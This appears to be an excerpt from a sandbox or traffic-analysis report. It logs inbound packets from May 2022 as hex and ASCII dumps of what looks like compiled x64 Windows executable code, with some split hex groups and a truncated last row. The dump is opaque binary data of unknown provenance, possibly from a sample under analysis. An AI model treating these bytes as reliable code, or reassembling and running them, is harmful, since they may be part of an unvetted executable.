2022-05-23 16:59:08 UTC	128	IN	Data Raw: 50 48 89 44 24 20 4c 8d 4c 24 70 4c 8d 44 24 54 8b d3 48 8b 4c 24 68 e8 5c a5 ff ff f6 44 24 70 01 0f 85 c5 02 00 00 c7 84 24 84 01 00 00 62 01 00 00 8b 5c 24 54 8b cb e8 ab 83 00 00 48 85 c0 74 15 44 8b c3 48 8b d0 48 8d 4c 24 60 e8 5a 8f fe ff 48 8b 7c 24 60 66 41 b9 0a 00 41 b8 01 00 00 00 48 8b d7 48 8d 4c 24 58 e8 8d 83 00 00 b9 10 00 00 00 e8 e3 87 fe ff 48 85 c0 74 14 48 c7 40 08 00 00 00 00 48 8d 0d 4b 51 03 00 48 89 08 eb 02 33 c0 8b 94 24 c0 02 00 00 4c 8b c0 48 8d 4c 24 78 e8 64 ca 00 00 48 8b 9c 24 b8 00 00 00 48 8b 5b 08 e8 cb 98 fe ff 48 8b 88 c8 00 00 00 4c 8d 8c 24 e0 01 00 00 44 8b 44 24 50 48 8b d3 48 8b 09 e8 84 e8 ff ff 48 8d 94 24 f8 01 00 00 48 8d 8c 24 a0 00 00 00 ff 15 aa 3e 03 00 44 8b 9c 24 a4 00 00 00 41 f7 db 8b 94 24 a0 00 00 Data Ascii: PHD$ LLpLDTHL$h\D$p$b\$THtDHHL$`ZH|$`fAAHHL$XHtH@HKQH3LHLxdH$H[HL$DD$PHHH$ H$>D$A$
2022-05-23 16:59:08 UTC	136	IN	Data Raw: 94 24 30 02 00 00 48 8b cb ff 90 a0 00 00 00 85 f6 74 16 e8 74 79 fe ff 48 8b 53 48 48 8b 48 08 48 8b 01 ff 90 18 01 00 00 48 8b 8c 24 30 04 00 00 48 33 cc e8 f7 60 01 00 48 81 c4 40 04 00 00 5f 5e 5b c3 40 53 55 56 57 41 54 48 81 ec 60 02 00 00 48 c7 44 24 30 fe ff ff ff 48 8b 05 76 c8 04 00 48 33 c4 48 89 84 24 50 02 00 00 45 8b e1 49 8b f8 48 8b ea 8b 9c 24 b0 02 00 00 89 5c 24 28 e8 ba 64 00 00 4c 8b d8 33 c9 48 85 c0 0f 95 c1 85 c9 75 0b b9 05 40 00 80 e8 a9 68 fe ff cc 48 8b 00 49 8b cb ff 50 18 48 83 c0 18 48 89 44 24 20 48 85 ff 0f 84 75 01 00 00 48 8d 15 3e 29 03 00 48 8b cf e8 f6 6b 00 00 85 c0 74 2c 48 8b 54 24 20 48 83 c2 e8 b8 ff ff ff ff f0 0f c1 42 10 83 c0 ff 85 c0 0f 8f ab 01 00 00 48 8b 0a 48 8b 01 ff 50 08 e9 9d 01 00 00 48 8d 15 af 95 Data Ascii: $0HttyHSHHHHH$0H3`H@_^[@SUVWATH`HD$0HvH3H$PEIH$\$(dL3Hu@hHIPHHD$ HuH>)Hkt,HT$ HBHHPH

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:08 UTC	144	IN	Data Raw: 00 48 8b 8b a8 00 00 00 e8 23 4a 01 00 48 8b 8b c0 00 00 00 e8 17 4a 01 00 48 8b 8b c8 00 00 00 e8 0b 4a 01 00 48 8b 8b d0 00 00 00 e8 ff 49 01 00 48 c7 43 58 00 00 00 00 48 8b cb 48 83 c4 38 5e 5b e9 0d f3 ff ff cc cc cc cc cc 40 55 48 83 ec 20 48 8b ea 48 8b 4d 50 e8 f6 f2 ff ff 48 83 c4 20 5d c3 40 53 48 83 ec 20 48 83 b9 10 01 00 00 00 48 8b d9 74 0d 48 8b 89 10 01 00 00 48 8b 01 ff 50 28 44 8b 8b 24 01 00 00 45 85 c9 74 16 4c 8d 05 29 58 03 00 48 8d 15 0a 58 03 00 48 8b cb e8 1e d5 00 00 48 83 c4 20 5b c3 40 53 57 48 83 ec 28 48 8b 81 18 01 00 00 33 db 48 8b f9 48 3b c3 74 0c 83 78 14 06 74 18 83 78 14 05 74 12 e8 b7 58 fe ff 38 58 28 75 08 48 8b cf e8 82 ff ff ff 48 8b 87 30 01 00 00 48 3b c3 74 02 ff d0 48 8b 8f f8 00 00 00 48 3b cb 74 0d ff 15 1e Data Ascii: H#JHJHJHIHCXHH8^[@UH HHMPH]@SH HHtHHP(D$EtL)XHXHH [@SWH(H3HH;txtxtX8X(uHH0H;tHH;t
2022-05-23 16:59:08 UTC	152	IN	Data Raw: d4 dd 02 00 0f ba e0 1e 73 11 48 8b cb ff 15 4d df 02 00 48 85 c0 48 8b d8 75 db 48 85 db 48 8b fb 48 8b c3 74 11 48 8b c8 48 8b f8 ff 15 2e df 02 00 48 85 c0 75 ef 48 85 ed 75 11 48 85 db 74 0c 48 8b cb ff 15 8e dc 02 00 48 8b d8 48 85 f6 74 2e 48 85 ff 74 22 48 8b cf ff 15 d0 db 02 00 85 c0 74 15 48 3b fb 74 10 33 d2 48 8b cf 48 89 3e ff 15 21 df 02 00 eb 07 48 c7 06 00 00 00 00 48 8b c3 48 83 c4 28 5f 5e 5d 5b c3 8b ca e9 a9 fe ff ff cc 40 53 55 56 57 41 54 41 55 41 57 48 81 ec 50 02 00 00 48 8b 05 2b 88 04 00 48 33 c4 48 89 84 24 40 02 00 00 48 8b f1 33 c9 45 8b e9 41 8b f8 4c 8b fa e8 71 fe ff ff 48 8d 54 24 28 33 c9 e8 c5 fe ff ff 48 3b 44 24 28 4c 8b e0 74 0e ba 01 00 00 00 48 8b c8 ff 15 a9 de 02 00 33 ed 48 8d 54 24 20 49 8b cc 48 8b dd 89 6c 24 Data Ascii: sHMHHuHHHtHH.HuHuHtHHHt.Ht"HtH;t3HH>!HHH(_^][@SUVWATAUAWHPH+H3H$@H3EALqHT$(3H;D$(LtH3HT$ IHl$
2022-05-23 16:59:08 UTC	160	IN	Data Raw: 8b 4b 18 48 85 c9 74 09 3b 73 10 7d 04 4c 89 2c f1 48 8d 4f 28 ff 15 e5 b8 02 00 eb 0a 48 8d 4f 28 ff 15 d9 b8 02 00 48 83 c4 30 41 5d 41 5c 5f 5e 5b c3 cc 48 89 54 24 10 55 48 83 ec 20 48 8b ea 48 8b 4d 60 48 83 c1 28 ff 15 b1 b8 02 00 33 d2 33 c9 e8 58 19 01 00 90 48 83 c4 20 5d c3 cc 40 53 48 83 ec 20 f6 c2 01 48 8b d9 74 0b 48 85 c9 74 06 ff 15 8f b8 02 00 48 8b c3 48 83 c4 20 5b c3 cc cc 40 53 55 56 57 41 54 48 83 ec 30 48 c7 44 24 20 fe ff ff ff 4c 8b e2 48 8b f9 33 c0 48 85 d2 0f 95 c0 85 c0 75 06 e8 a5 d8 fe ff cc 83 39 00 75 44 48 8b 05 44 bc 04 00 48 85 c0 75 24 48 8d 0d 48 bc 04 00 48 89 4c 24 68 e8 9a fb ff ff 90 48 89 05 26 bc 04 00 48 85 c0 75 06 e8 70 d8 fe ff cc 48 8b c8 e8 cf fb ff ff 89 07 85 c0 75 06 e8 5c d8 fe ff cc 48 63 1f 48 8b 2d Data Ascii: KHt;s}L,HO(HO(H0A]A_^[HT$UH HHM`H(33XH]@SH HtHtHH [@SUVWATH0HD$ LH3Hu9uDHDHu $HHHL$hH&HupHu\HcH-
2022-05-23 16:59:08 UTC	168	IN	Data Raw: 8b ce e8 4d e8 fd ff 48 8b 47 30 48 83 c4 40 5f 5e 5b c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc 40 55 48 83 ec 20 48 8b ea 48 8b 4d 68 e8 6e e8 fd ff 48 83 c4 20 5d c3 40 53 48 83 ec 20 48 8b d9 b9 01 00 00 00 e8 35 ff ff ff 48 8b d3 48 8b c8 48 83 c4 20 5b e9 31 fb ff ff cc 40 53 48 83 ec 20 48 8b d9 e8 72 f9 fd ff 48 8b 48 30 33 c0 48 3b c8 74 0c 48 83 c1 30 48 8b d3 e8 4f e6 ff ff 48 83 c4 20 5b c3 cc 40 53 48 83 ec 20 48 85 d2 48 8b d9 75 04 33 c0 eb 23 48 89 51 08 b9 01 00 00 00 e8 d8 fe ff ff 48 8b 53 08 48 8d 48 30 e8 63 e8 ff ff 48 89 18 b8 01 00 00 00 48 83 c4 20 5b c3 cc 40 53 57 48 83 ec 28 48 8b 79 08 48 8b d9 48 85 ff 74 1b e8 00 f9 fd ff 48 8b 48 30 48 85 c9 74 0d 48 8b 53 08 48 83 c1 30 e8 52 e6 ff ff 48 c7 43 08 00 00 00 00 48 8b c7 48 83 Data Ascii: MHG0H@_^[@UH HHMhnH]@SH H5HHH [1@SH HrHH03H;tH0HOH [@SH HHu3#HQHSHH0cHH [@SWH(HyHHtHH0HtHSH0RHCHH
2022-05-23 16:59:08 UTC	176	IN	Data Raw: 24 74 89 47 40 8b 44 24 20 89 47 4c 8b 44 24 24 89 47 50 33 d2 48 8b cf 48 89 5f 08 e8 8f fb ff ff 48 83 c4 58 5f 5b c3 40 53 57 48 83 ec 28 ba 01 00 00 00 48 8b d9 e8 74 fb ff ff ff 15 4e 7b 02 00 ff 15 78 7b 02 00 48 8b c8 e8 c8 4b fe ff 33 c9 48 8b f8 ff 15 15 7f 02 00 48 8b 93 98 00 00 00 48 85 d2 74 19 48 8b 52 08 48 8b 4f 40 ff 15 73 7e 02 00 48 c7 83 98 00 00 00 00 00 00 00 48 83 c4 28 5f 5b c3 cc 40 53 57 48 83 ec 38 48 8b d9 e8 91 ff ff ff 8b 93 84 00 00 00 85 d2 0f 84 8b 00 00 00 48 8b cb e8 ff f7 ff ff f7 83 84 00 00 00 00 50 00 00 48 8d 4b 3c 48 8d 53 2c 48 8b f8 48 0f 45 d1 f3 0f 6f 02 f3 0f 7f 44 24 20 48 8b 48 40 ff 15 ee 7d 02 00 0f b7 d0 8d 8a e5 17 ff ff 83 f9 03 77 1f f3 0f 6f 44 24 20 89 93 a8 00 00 00 48 8d 93 ac 00 00 00 48 8b cf f3 Data Ascii: $tG@D$ GLD$$GP3HH_HX_[@SWH(HtN{x{HK3HHHtHRHO@s~HH(_[@SWH8HHPHK<HS,HHEoD$ HH@}woD$ HH
2022-05-23 16:59:08 UTC	184	IN	Data Raw: 5e 5b c3 cc 40 53 48 83 ec 20 48 8b d9 e8 9a fc ff ff 48 c7 43 30 00 00 00 00 48 83 c4 20 5b c3 45 85 c0 0f 84 58 01 00 00 53 55 56 57 41 54 41 55 48 83 ec 38 48 85 d2 41 8b f0 48 8b ea 48 8b f9 0f 84 2e 01 00 00 8b 41 20 f7 d0 a8 01 75 0f 48 8b 51 18 b9 02 00 00 00 e8 b2 f9 ff ff cc 4c 8d 69 40 45 8b 65 00 49 8b 55 00 44 2b 61 38 48 8b 49 38 45 3b c4 45 0f 42 e0 48 2b d1 4c 8b c5 45 8b cc 41 8b dc e8 c5 aa 00 00 85 c0 74 26 83 f8 0c 74 1b 83 f8 16 74 10 83 f8 22 74 0b 83 f8 50 74 12 e8 ac 78 fe ff cc e8 a6 78 fe ff cc e8 58 78 fe ff cc 48 01 5f 38 48 03 eb 41 2b f4 0f 84 b0 00 00 00 48 8b cf e8 df fb ff ff 48 8b 4f 30 33 d2 8b c6 8b de f7 77 28 48 8b 01 2b da 48 8b d5 44 8b c3 ff 50 70 44 8b db 2b f3 49 03 eb 83 7f 0c 00 74 27 48 8b 4f 30 44 8b 47 28 4c Data Ascii: ^[@SH HHC0H [EXSUVWATAUH8HAHH.A uHQLi@EeIUD+a8HI8E;EBH+LEAt&tt"tPtxxXxH_8HA+HH O03w(H+HDPpD+It'HO0DG(L
2022-05-23 16:59:08 UTC	192	IN	Data Raw: 20 4c 8d 05 48 e8 02 00 48 c7 03 00 00 00 00 e8 b8 fd ff ff 85 c0 78 2f 48 8b 4c 24 20 48 85 c9 75 07 b8 03 40 00 80 eb 1e 48 8b 01 4c 8b cb 4c 8b c7 48 8b d6 ff 50 18 48 8b 4c 24 20 48 8b 11 8b d8 ff 52 10 8b c3 48 83 c4 30 5f 5e 5b c3 cc 40 53 55 56 57 48 81 ec 38 03 00 00 48 c7 44 24 50 fe ff ff ff 48 8b 05 6c e8 03 00 48 33 c4 48 89 84 24 20 03 00 00 41 8b e9 49 8b f0 48 8b da 48 8b f9 48 c7 44 24 38 00 00 00 00 66 41 c7 00 00 00 48 85 c9 75 07 33 c0 e9 80 01 00 00 c7 44 24 20 00 08 00 00 41 b9 b8 02 00 00 4c 8d 44 24 60 33 d2 48 8b cb ff 15 1c 3a 02 00 48 85 c0 0f 84 57 01 00 00 0f ba 64 24 6c 10 0f 83 4b 01 00 00 48 8d 44 24 38 48 89 44 24 20 4c 8d 0d de b7 02 00 45 33 c0 48 8d 15 c4 b7 02 00 48 8d 4c 24 30 e8 de fe ff ff 85 c0 0f 88 1a 01 00 00 48 Data Ascii: LHHx/HL$ Hu@HLLHPHL$ HRH0_^[@SUVWH8HD$PHlH3H$ AIHHHD$8fAHu3D$ ALD$`3H:HWd$lKH D$8HD$ LE3HHL$0H
2022-05-23 16:59:08 UTC	200	IN	Data Raw: 4c 69 fd ff cc 49 8b 03 49 8b cb ff 50 18 48 83 c0 18 48 89 03 c7 44 24 68 01 00 00 00 4c 8b 0e 41 8b 41 f0 48 8b 17 89 44 24 20 44 8b 42 f0 48 8b cb e8 cd 45 ff ff 48 8b c3 48 83 c4 40 5f 5e 5b c3 cc cc cc cc cc cc cc 40 55 48 83 ec 20 48 8b ea 8b 45 68 83 e0 01 85 c0 74 0d 83 65 68 fe 48 8b 4d 60 e8 4c 2f ff ff 48 83 c4 20 5d c3 cc cc 40 53 56 57 48 83 ec 20 85 d2 48 63 fa 48 8b f1 78 59 3b 79 08 7d 54 48 8b 41 10 48 8d 0c f8 e8 38 6c fd ff 8b 46 08 83 e8 01 3b f8 7d 26 48 8b 4e 10 8d 5f 01 48 63 c3 48 8d 14 c1 48 63 c7 48 8d 0c c1 e8 14 78 fe ff 8b 46 08 8b fb 83 e8 01 3b d8 7c da 48 8b 46 10 48 63 cf 48 8d 0c c8 48 83 c4 20 5f 5e 5b e9 f1 6b fd ff e8 7c 38 fe ff cc cc cc cc 40 53 55 56 57 41 54 41 55 41 56 48 83 ec 40 48 c7 44 24 30 fe ff ff ff 48 8b d9 Data Ascii: LiIPHHD$hLAAHD$ DBHEHH@_^[@UH HEhtehHM`L/H]@SVWH HcHxY;y}THAH8lF;}&HN_HcHHcH xF;|HFHcHH _^[k|8@SUVWATAUAVH@HD$0H
2022-05-23 16:59:08 UTC	208	IN	Data Raw: 20 48 8d 4c 24 40 e8 c1 58 fe ff 45 33 c0 48 8b 54 24 40 48 8b 4c 24 20 e8 bf f0 ff ff 85 c0 0f 85 f6 00 00 00 48 8b 54 24 40 48 83 c2 e8 41 8b c5 f0 0f c1 42 10 41 03 c5 85 c0 7f 0a 48 8b 0a 48 8b 01 ff 50 08 90 48 8b 54 24 20 48 83 c2 e8 41 8b c5 f0 0f c1 42 10 41 03 c5 85 c0 7f 0a 48 8b 0a 48 8b 01 ff 50 08 90 48 8b 54 24 28 48 83 c2 e8 41 8b c5 f0 0f c1 42 10 41 03 c5 85 c0 7f 0a 48 8b 0a 48 8b 01 ff 50 08 90 48 8b 54 24 50 48 83 c2 e8 41 8b c5 f0 0f c1 42 10 41 03 c5 85 c0 7f 0a 48 8b 0a 48 8b 01 ff 50 08 90 48 8b 54 24 38 48 83 c2 e8 41 8b c5 f0 0f c1 42 10 41 03 c5 85 c0 7f 0a 48 8b 0a 48 8b 01 ff 50 08 90 48 8b 54 24 48 48 83 c2 e8 41 8b c5 f0 0f c1 42 10 41 03 c5 85 c0 7f 0a 48 8b 0a 48 8b 01 ff 50 08 90 48 8b 54 24 30 48 83 c2 e8 41 8b c5 f0 0f Data Ascii: HL$@XE3HT$@HL$ HT$@HABAHHPHT$ HABAHHPHT$(HABAHHPHT$PHABAHHPHT$8HABA HHPHT$HHABAHHPHT$0HA

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:08 UTC	216	IN	Data Raw: 48 8b 00 49 8b cb ff 50 18 48 8d 78 18 48 89 7c 24 48 8b cb e8 df 23 ff ff 48 85 c0 74 15 44 8b c3 48 8b d0 48 8d 4c 24 48 e8 8e 2f fd ff 48 8b 7c 24 48 48 8d 4c 24 70 e8 d7 12 00 00 44 09 68 60 e8 02 25 ff ff 4c 8b d8 33 c9 48 85 c0 0f 95 c1 85 c9 75 0b b9 05 40 00 80 e8 f1 28 fd ff cc 48 8b 00 49 8b cb ff 50 18 48 83 c0 18 48 89 44 24 40 e8 d1 24 ff ff 4c 8b d8 33 c9 48 85 c0 0f 95 c1 85 c9 75 0b b9 05 40 00 80 e8 c0 28 fd ff cc 48 8b 00 49 8b cb ff 50 18 48 83 c0 18 48 89 44 24 50 48 85 f6 74 21 48 8d 4c 24 70 e8 62 12 00 00 48 8b d0 4c 8d 4c 24 50 4c 8b c6 48 8d 4c 24 40 e8 a9 fb ff ff eb 57 48 8b 6d 10 b8 01 00 00 00 48 85 ed 74 49 48 8b f5 48 85 ed 74 3b 48 8b 6d 00 48 8b 76 10 f7 d8 48 1b db 48 8d 44 24 50 48 23 d8 48 8d 4c 24 70 e8 16 12 00 00 48 Data Ascii: HlPHxH|$H#HtDHHL$H/H|HHLpDh`%L3Hu@(HlPHHD$@$L3Hu@(HlPHHD$PHt!HL$pbHLL$PLHL$@ WHmHtlHHt;HmHvHHD$PH#HL$pH
2022-05-23 16:59:08 UTC	224	IN	Data Raw: e9 0f 01 00 00 3b 3d 29 c1 03 00 ba 11 01 00 00 0f 84 e2 00 00 00 3b fa 75 0c 66 41 81 fc 0e 04 0f 84 d2 00 00 00 81 ff 00 c0 00 00 0f 82 ed fe ff ff 48 8b cb e8 22 8c fd ff 48 85 c0 48 8b d8 0f 84 d9 fe ff ff 48 8d 15 f3 45 02 00 48 8b c8 e8 73 0c ff ff 85 c0 74 13 48 8b cb e8 b3 f2 ff ff 0f ba 60 60 13 0f 82 b3 fe ff ff 3b 3d b6 c0 03 00 75 14 48 8b 03 48 8b d5 48 8b cb ff 90 b8 02 00 00 e9 76 ff ff ff 3b 3d 9e c0 03 00 75 22 48 8b 03 48 8b cb 48 89 ab 88 03 00 00 ff 90 c0 02 00 00 48 c7 83 88 03 00 00 00 00 00 00 48 98 eb 62 3b 3d 6c c0 03 00 75 24 4c 8b 13 48 8b c5 44 0f b7 c5 48 c1 e8 10 41 8b d4 48 8b cb 44 0f b7 c8 41 ff 92 c8 02 00 00 e9 41 fe ff ff 3b 3d 4c c0 03 00 0f 85 35 fe ff ff 48 8b 03 48 8b cb ff 90 b8 0 2 00 00 eb b6 45 33 c9 41 b8 46 e1 Data Ascii: ;=);ufAH"HHHEHstH``;=uHHHv;=u"HHHHHb;=lu$LHDHAHDAA;=L5HHE3AF
2022-05-23 16:59:08 UTC	232	IN	Data Raw: 90 66 66 66 90 66 66 90 66 90 48 81 fa 00 10 00 00 72 b5 b8 20 00 00 00 0f 18 04 0a 0f 18 44 0a 40 48 81 c1 80 00 00 00 ff c8 75 ec 48 81 e9 00 10 00 00 b8 40 00 00 00 4c 8b 0c 0a 4c 8b 54 0a 08 4c 0f c3 09 4c 0f c3 51 08 4c 8b 4c 0a 10 4c 8b 54 0a 18 4c 0f c3 49 10 4c 0f c3 51 18 4c 8b 4c 0a 20 4c 8b 54 0a 28 48 83 c1 40 4c 0f c3 49 e0 4c 0f c3 51 e8 4c 8b 4c 0a f0 4c 8b 54 0a f8 ff c8 4c 0f c3 49 f0 4c 0f c3 51 f8 75 aa 49 81 e8 00 10 00 00 49 81 f8 00 10 00 00 0f 83 71 ff ff ff f0 80 0c 24 00 e9 b9 fe ff ff 66 66 66 90 66 66 66 90 66 66 66 90 66 66 66 90 66 66 66 90 66 90 49 03 c8 49 83 f8 08 72 61 f6 c1 07 74 36 f6 c1 01 74 0b 48 ff c9 8a 04 0a 49 ff c8 88 01 f6 c1 02 74 0f 48 83 e9 02 66 8b 04 0a 49 83 e8 02 66 89 01 f6 c1 04 74 0d 48 83 e9 04 8b 04 Data Ascii: ffffffHr D@HuH@LLTLLQLLLTLILQLL LT(H@LILQLLLTLILQuIIq$fffffffffffffffIIrat6tHItHfIftH
2022-05-23 16:59:08 UTC	236	IN	Data Raw: 0f af c8 49 8b d1 48 83 c4 38 e9 99 fe ff ff cc cc cc cc cc cc cc cc cc cc 44 89 44 24 18 48 89 4c 24 08 48 83 ec 68 48 89 5c 24 60 48 89 74 24 58 48 89 7c 24 50 4c 89 64 24 48 49 8b f1 41 8b f8 4c 8b e2 48 8b d9 66 90 83 ef 01 89 bc 24 80 00 00 00 78 0f 49 2b dc 48 89 5c 24 70 48 8b cb ff d6 eb e5 eb 00 48 8b 5c 24 60 48 8b 74 24 58 48 8b 7c 24 50 4c 8b 64 24 48 48 83 c4 68 c3 cc cc cc cc cc cc cc cc cc cc 40 55 48 83 ec 20 48 8b ea 48 89 4d 38 48 89 4d 28 48 8b 45 28 48 8b 08 48 89 4d 30 48 8b 45 30 81 38 63 73 6d e0 74 0c c7 45 20 00 00 00 00 8b 45 20 eb 05 e8 57 48 00 00 48 83 c4 20 5d c3 cc 4c 89 4c 24 20 44 89 44 24 18 48 89 54 24 10 48 83 ec 58 48 89 5c 24 50 48 89 74 24 48 48 89 7c 24 4 0 4c 89 64 24 38 4d 8b e1 49 63 f8 48 8b f2 c7 44 24 20 00 00 00 Data Ascii: lH8DDHLHhH\$`Ht$XH|$PLd$HIALHf$xI+H\$pHH\$`Ht$XH|$PLd$HHh@UH HHM8HM(HE(HHM0H E08csmtE E WHH]LL$ DDHTHXH\$PHt$HH|$@Ld$8MIcHD$
2022-05-23 16:59:08 UTC	244	IN	Data Raw: 0d 8d 42 ff 4c 8b 64 24 30 48 83 c4 38 c3 0f b6 02 48 89 7c 24 58 84 c0 74 22 3c 3d 74 04 41 83 c0 01 33 c0 48 8b fa 48 c7 c1 ff ff ff ff f2 ae 48 f7 d1 48 03 d1 8a 02 84 c0 75 de 41 8d 40 01 ba 08 00 00 00 48 89 74 24 50 48 63 c8 e8 26 f9 ff ff 48 85 c0 48 8b f0 48 89 05 71 72 03 00 75 17 48 8b 7c 24 58 8d 46 ff 48 8b 74 24 50 4c 8b 64 24 30 48 83 c4 38 c3 48 89 5c 24 40 48 8b 1d 04 72 03 00 48 89 6c 24 48 0f b6 13 84 d2 74 71 66 66 66 90 66 66 66 90 33 c0 48 c7 c1 ff ff ff 48 8b fb f2 ae 80 fa 3d 48 f7 d1 48 63 f9 74 40 48 63 e9 8d 50 01 48 8b cd e8 b9 f8 ff ff 48 85 c0 48 89 06 74 76 4c 8b c3 48 8b d5 48 8b c8 e8 a3 94 00 00 85 c0 74 14 45 33 c9 45 33 c0 33 d2 33 c9 4c 89 64 24 20 e8 5b eb ff ff 48 83 c6 08 48 03 df 8a 13 84 d2 75 9e 48 8b 1d 87 71 Data Ascii: BLd$0H8H\|$Xt"<=tA3HHHHuA@Ht$PHc&HHHqruH\|$XFHtPLd0H8H\$@HrHl$Htqfffff3HH=HHc t@HcPHHHtvLHHtE3E333Ld$ [HHuHq
2022-05-23 16:59:08 UTC	252	IN	Data Raw: 00 00 00 48 81 c4 a8 00 00 00 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc 4c 89 4c 24 20 4c 89 44 24 18 48 89 54 24 10 48 8b c4 48 81 ec a8 05 00 00 48 89 58 f8 48 89 68 f0 48 8b ac 24 d0 05 00 00 48 89 78 e0 4c 89 60 d8 4c 89 68 d0 4c 89 70 c8 4c 89 78 c0 4c 8b ea 4c 8b f1 45 32 ff 49 8b d1 48 8b cd 4d 8b e1 49 8b d8 44 88 bc 24 b0 05 00 00 e8 f1 ed ff ff 4c 8d 4c 24 68 4c 8b c5 49 8b d4 49 8b cd 8b f8 89 44 24 58 e8 98 9d ff ff 4c 8b c5 49 8b d4 49 8b cd e8 7a ef ff ff 3b f8 7e 26 48 8d 4c 24 68 44 8b cf 4c 8b c5 49 8b d4 e8 03 ef ff ff 44 8b cf 4c 8b c5 49 8b d4 49 8b cd e8 02 ef ff ff eb 14 4c 8b c5 49 8b d4 49 8b cd e8 42 ef ff ff 8b f8 89 44 24 58 83 ff ff 7c 05 3b 7d 04 7c 05 e8 5d 08 00 00 41 81 3e 63 73 6d e0 0f 85 5b 01 00 00 41 83 7e 18 04 0f 85 Data Ascii: HLL$ LDHTHHHXHhH$HxL`LhLpLxLLE2IHMID$LL$hLIID$XLIIz;~&HL$hDLIDLIILIIBD$X|;}]]A>csm[A~
2022-05-23 16:59:08 UTC	260	IN	Data Raw: 00 c1 e8 04 83 f8 08 89 44 24 40 0f 84 81 0b 00 00 83 f8 07 0f 87 61 0b 00 00 8b 8c 82 f0 26 04 00 48 03 ca ff e1 41 be ff ff ff ff 44 89 84 24 a4 00 00 00 44 89 44 24 70 45 8b d8 44 89 44 24 54 45 8b d0 44 89 74 24 4c 44 89 44 24 50 41 8b f0 44 89 44 24 44 44 89 44 24 60 e9 1b 0b 00 00 41 0f b7 c4 83 f8 20 74 59 83 f8 23 74 43 83 f8 2b 74 2e 83 f8 2d 74 19 83 f8 30 0f 85 f6 0a 00 00 8b 44 24 40 83 ce 08 89 74 24 44 e9 ea 0a 00 00 8b 44 24 40 83 ce 04 89 74 24 44 e9 da 0a 00 00 8b 44 24 40 83 ce 01 89 74 24 44 e9 ca 0a 00 00 8b 44 24 40 0f ba ee 07 89 74 24 44 e9 b9 0a 00 00 8b 44 24 40 83 ce 02 89 74 24 44 e9 a9 0a 00 00 66 41 83 fc 2a 75 2e 44 8b 1f 48 83 c7 08 45 85 db 48 89 7c 24 58 44 89 5c 24 54 0f 89 88 0a 00 00 83 ce 04 41 f7 db 44 89 5c 24 54 89 Data Ascii: D$@a&HAD$DD$pEDD$TEDtLDDPADDDDD`A tY#tC+t.-t0D$@t$DD$@t$DD$@t$DD$@t$DD$@t$ DfA*u.DHEH|$XD\$TAD\$T
2022-05-23 16:59:08 UTC	264	IN	Data Raw: 98 48 8d 0d 18 d4 fb ff 0f b6 84 01 34 2e 04 00 8b 94 81 1c 2e 04 00 48 03 d1 ff e2 4c 8d 25 ed 2d 03 00 48 8b 0d e6 2d 03 00 bf 01 00 00 00 89 7c 24 30 eb 49 4c 8d 25 dc 2d 03 00 48 8b 0d d5 2d 03 00 bf 01 00 00 00 89 7c 24 30 eb 30 4c 8d 25 cb 2d 03 00 48 8b 0d c4 2d 03 00 bf 01 00 00 00 89 7c 24 30 eb 17 4c 8d 25 ba 2d 03 00 48 8b 0d b3 2d 03 00 bf 01 00 00 00 89 7c 24 30 e8 8d a1 ff ff 4c 8b e8 eb 5f e8 53 a3 ff ff 48 8b f0 48 85 c0 75 08 8d 46 ff e9 75 01 00 00 48 8b 90 a0 00 00 00 48 8b ca 4c 63 05 ee ca 02 00 66 90 39 59 04 74 13 48 83 c1 10 49 8b c0 48 c1 e0 04 48 03 c2 48 3b c8 72 e8 49 8b c0 48 c1 e0 04 48 03 c2 48 3b c8 73 05 39 59 04 74 03 49 8b ce 4c 8d 61 08 4d 8b 2c 24 49 83 fd 01 75 07 33 c0 e9 1e 01 00 00 4d 85 ed 75 0a 41 8d 4d 03 e8 be Data Ascii: H4..HL%-H-|$0lL%-H-|$00L%-H-|$0L%-H-|$0L_SHHuFuHHLcf9YtHIHHH;rlHHH;s9YtILaM,$lu3MuAM
2022-05-23 16:59:08 UTC	272	IN	Data Raw: 03 d8 48 8d 05 ff b0 02 00 85 db 4c 0f 44 c8 41 39 51 04 8b c2 49 8d 49 04 7d 11 66 90 66 66 90 48 83 c1 04 41 83 c2 01 39 11 7c f4 48 8b 5c 24 40 41 83 ea 01 49 63 ca 45 89 50 10 41 2b 04 89 41 89 40 0c 48 8b c6 48 8b 74 24 50 48 f7 2f 48 8b 7c 24 58 48 8b ca 48 c1 f9 0d 41 89 68 20 48 8b 6c 24 48 48 8b c1 48 c1 e8 3f 48 03 c8 b8 93 24 49 92 83 c1 04 f7 e9 03 d1 c1 fa 02 8b c2 c1 e8 1f 03 d0 48 b8 05 7c f3 6a e2 59 d1 48 6b d2 07 2b ca 49 f7 eb 41 89 48 18 48 c1 fa 0a 48 8b c2 48 c1 e8 3f 48 03 d0 48 63 c2 41 89 50 08 48 69 c0 f0 f1 ff ff 4c 03 d8 48 b8 89 88 88 88 88 88 88 88 49 f7 eb 49 03 d3 48 c1 fa 05 48 8b c2 48 c1 e8 3f 48 03 d0 41 89 50 04 6b d2 3c 44 2b da 33 c0 45 89 18 48 83 c4 38 c3 cc cc cc cc cc 48 83 ec 38 48 85 c9 75 2d e8 62 62 ff ff 45 Data Ascii: HLDA9QIl}fffHA9|H\$@AIcEPA+A@HHt$PH/H\|$XHHAh Hl$HHH?H$lH|jYHk+IAHHHH?HHcAPHiLHIIHHH? HAPk<D+3EH8H8Hu-bbE

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:08 UTC	280	IN	Data Raw: 4c 8b 7c 24 58 4c 8b 74 24 60 4c 8b 6c 24 68 4c 8b 64 24 70 48 8b 7c 24 78 48 8b b4 24 80 00 00 00 48 8b ac 24 88 00 00 00 48 8b 9c 24 90 00 00 00 48 81 c4 98 00 00 00 c3 cc cc cc cc cc cc cc 4c 8b dc 48 81 ec 98 00 00 00 48 8b 05 97 88 02 00 48 33 c4 48 89 44 24 60 48 8b 09 49 89 5b f8 49 89 6b f0 48 8b ac 24 c0 00 00 00 49 89 73 e8 49 89 7b e0 48 8b fa 49 8b d8 41 8b f1 49 8d 53 98 4d 8d 43 b0 41 b9 16 00 00 00 e8 70 4b 00 00 48 85 ff 75 26 e8 c6 42 ff ff 33 c9 45 33 c9 45 33 c0 33 d2 c7 00 16 00 00 00 48 89 4c 24 20 e8 fc 5a ff ff b8 16 00 00 00 eb 69 48 85 db 74 d5 44 8b 4c 24 30 33 c9 48 83 fb ff 75 05 48 8b d3 eb 10 41 83 f9 2d 48 8b c1 48 8b d3 0f 94 c0 48 2b d0 